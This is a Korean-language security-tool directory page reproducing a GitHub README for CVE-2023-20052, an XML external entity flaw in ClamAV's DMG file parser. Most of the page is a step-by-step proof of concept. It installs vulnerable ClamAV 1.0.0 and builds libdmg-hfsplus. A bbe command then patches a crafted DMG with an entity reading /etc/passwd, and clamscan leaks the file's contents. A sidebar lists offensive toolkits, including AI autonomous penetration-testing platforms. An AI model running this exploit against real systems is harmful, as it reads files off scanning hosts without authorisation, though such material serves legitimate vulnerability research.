
Skip to content
KitploitKITPLOIT
도구익스플로잇블로그
Log in
제출
도구익스플로잇블로그
제출

해킹, 침투 테스트 및 사이버 보안 도구를 당신의 보안 무기고에!

Kitploit은 해킹, 사이버 보안 및 침투 테스트 도구 디렉토리입니다. 최신 프로젝트 업데이트를 발견하여 취약점을 찾고, 시스템을 분석하고, 테스트를 자동화하고, 보안을 강화하세요.

피드문의개인정보© 2026 Kitploit

도구 디렉토리

카테고리

모든 카테고리 보기
Loading categories
CVE-2023-20052 — CVE-2023-20052 ClamAV의 DMG 파일 파서에서 정보 유출 취약점 | Kitploit

도구/GitHubGitHub/cy83rr0h1t/cve-2023-20052
Vulnerability AnalysisExploitationWeb Application ExploitationInformation GatheringMalware Analysis
GitHubcy83rr0h1t/cve-2023-20052

CVE-2023-20052

CVE-2023-20052 ClamAV의 DMG 파일 파서에서 정보 유출 취약점

저장소 보기
1393년 전아직 검토되지 않음
공유

CVE-2023-20052

CVE-2023-20052 ClamAV DMG 파일 파서 정보 유출 취약점
ClamAV 버전 1.0.0 및 이전, 0.105.1 및 이전, 0.103.7 및 이전의 DMG 파일 파서에 있는 취약점으로, 인증되지 않은 원격 공격자가 영향을 받는 장치의 민감한 정보에 접근할 수 있습니다. 이 취약점은 XML 엔티티 치환을 활성화하여 XML 외부 엔티티 주입이 발생할 수 있기 때문입니다. 공격자는 조작된 DMG 파일을 제출하여 영향을 받는 장치에서 ClamAV가 스캔하도록 함으로써 이 취약점을 악용할 수 있습니다. 성공적인 악용 시 공격자는 ClamAV 스캔 프로세스가 읽을 수 있는 모든 파일에서 바이트를 유출할 수 있습니다.

Ubuntu 20.04에서 테스트됨

ClamAV 버전 1.0.0 설치 방법

  • https://github.com/Cisco-Talos/clamav/releases/download/clamav-1.0.0/clamav-1.0.0.linux.i686.deb

  • https://github.com/Cisco-Talos/clamav/releases/download/clamav-1.0.0/clamav-1.0.0.linux.x86_64.deb

sudo dpkg -i package-name.deb
1

  • sudo apt install -f

  • mkdir /usr/local/share/clamav



  • mv /usr/local/etc/freshclam.conf.sample /usr/local/etc/freshclam.conf
    2


  • sudo adduser clamav
    3

  • sudo chown -R 1002:1003 /usr/local/share/clamav


  • sudo freshclam
    4

5

  • clamscan --version
    6

이 익스플로잇에 필요한 추가 사항 설치

  • apt-get update

  • apt-get install -y ca-certificates gnupg wget

  • echo "deb http://archive.debian.org/debian-security stretch/updates main" >> /etc/apt/sources.list

  • wget -q -O - https://ftp-master.debian.org/keys/archive-key-9-security.asc | apt-key add -

  • apt-get update -y


  • sudo apt install -y libssl1.0-dev gcc g++ cmake zlib1g-dev genisoimage bbe git hfsplus
    7


  • git clone https://github.com/planetbeing/libdmg-hfsplus.git
    8

  • cd /libdmg-hfsplus


  • cmake .
    9


  • make
    10

  • cp dmg/dmg /bin

    sudo genisoimage -D -V "exploit" -no-pad -r -apple -file-mode 0777 -o test.img . && dmg dmg test.img test.dmg
    11

bbe -e 's|<!DOCTYPE plist PUBLIC "-//Apple Computer//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">|<!DOCTYPE plist [<!ENTITY xxe SYSTEM "/etc/passwd"> ]>|' -e 's/blkx/&xxe\;/' test.dmg -o exploit2.dmg 12


  • clamscan --debug exploit2.dmg 13

참고: https://github.com/nokn0wthing/CVE-2023-20052

도구 다운로드

인기

모두 보기 →

커뮤니티에서 가장 많이 사용되는 도구를 찾아보세요.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 궁극의 OSINT 툴킷: 조사 그래프, 신뢰도 점수 산정, 별칭 패밀리, 지도, 타임라인 및 보고서. 49개 모듈, 400개 이상 사이트, API 키 불필요.

    640
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # GhostLock 원탭 실행 앱 (CVE-2026-43499)

    479
  • 3

    ARTEX

    baarai/artex

    LLM 멀티 에이전트 자율 침투 테스트 플랫폼으로, 플래너/워커 에이전트, 자산 및 탐색 그래프, MITM 트래픽 기록, 취약점 재테스트 기능을 제공합니다.

    391
  • 4

    redforge

    cybersecurity91/redforge

    브라우저 측 레드 팀 툴킷으로, 정찰, 페이로드 생성, 자격 증명 공격, 암호화, 인코딩 및 참여 보고를 위한 102개의 오프라인 도구를 제공합니다.

    335
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    AI 네이티브 사이버보안을 위한 행동 체계—의도가 통제된 실행이 되고, 증거가 운영 메모리가 되며, 모든 운영이 다음 운영을 개선하는 곳.

    258
  • 6

    antifox

    antifox-ai/antifox

    정찰, 공격 표면 탐색, 익스플로잇 검증, 증거 기반 보고서 전달을 수행하는 AI 멀티 에이전트 자율 침투 테스트 플랫폼입니다.

    249

모든 도구 탐색

도구 컬렉션을 둘러보세요

모든 도구 보기 →